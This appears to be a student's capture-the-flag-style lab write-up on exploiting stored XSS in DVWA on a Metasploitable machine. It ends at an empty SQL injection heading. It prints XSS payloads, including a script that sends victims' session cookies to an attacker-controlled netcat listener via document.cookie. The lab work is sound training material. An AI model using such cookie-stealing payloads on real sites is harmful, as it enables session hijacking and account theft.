**Stored XSS and SQL Injections**

**Index**

* **Tasks description —> Page 1**
* **Stored XSS Vuln —> Page 2-5**
* **Blind SQL Injections —> 6-**

**Task:** In today's task, the following vulnerabilities need to be exploited:

**- Stored XSS.**

**- SQL injection.**

**- Blind SQL injection (optional).**

These vulnerabilities are present on the **DVWA** application running on the Metasploitable lab machine, where the security level should be preconfigured to **LOW**.

**Objectives:**

- Retrieve the session cookies of victims from the stored XSS and send them to a server under the attacker's control.

- Retrieve the passwords of users present in the database (exploiting SQL injection).

**STORED XSS**

**Cross-Site Scripting (XSS)** is a type of security vulnerability commonly found in web applications. It allows attackers to inject malicious scripts into web pages viewed by other users. These scripts can steal sensitive information, manipulate the content displayed to users, or perform actions on behalf of the user.

There are two main types of XSS attacks: **Reflective and Stored**.

**Reflected XSS** :The malicious script is reflected off a web server, usually in the form of a URL parameter.

The script is executed immediately as part of the response.

**Example**: An attacker sends a URL to a victim that contains malicious JavaScript code. When the victim clicks the link, the script executes.


**Stored XSS:** The malicious script is permanently stored on the target server (e.g., in a database, comment field, or message board).

When a user visits the page, the stored script is served as part of the web content.


**Example**: An attacker posts a malicious comment on a blog that, when viewed by others, executes the script.

For the purpose of this task, we’ll focus on **Stored XSS attacks**.

First thing, first, we'll log into our **DVWA** and set the security level to low.




Then we’ll head over to the **Stored XSS** page.


****

We’ll use a script to try and see if the page is indeed vulnerable.


Kali has a txt file with a list of scripts for XSS in the **/usr/share/wordlists/wfuzz/Injections directory.**

Let’s grab one of those**.**






We’ll modify the **<<script>alert("WXSS");//<</script>** into **<<script>alert("You’ve been hacked");//<</script>.**

****

We’ll sign in and then we’ll get a popup.



Now, if we switch page in the DVWA and then get back to the Stored XSS page, we’ll get the popup again.




We’ll clear this script from the page and then we’ll use a new script in order to retrieve the session cookies of victims and send them to a server under our control.

Before that though, we need to host a false web server.

So we’ll open a connection with **netcat to our 8080 port**.



Since the DVWA page can accept **only up to 50 characters** in the message field text area, we’re going to bump that up to 100 characters, in order to have enough space for our new script.




Then we’ll use this in the message text area: **<script>window.location='http://127.0.0.1:8080/cookie='+document.cookie</script>**

By using this script, the user cookies will be redirected to our server located on the port 8080 thanks to the **window.location** property while the **document.cookie** property will recover all of the session cookies associated with the current page.



By signing in, we’ll receive the **cookies on our false server.**



**SQL INJECTIONS**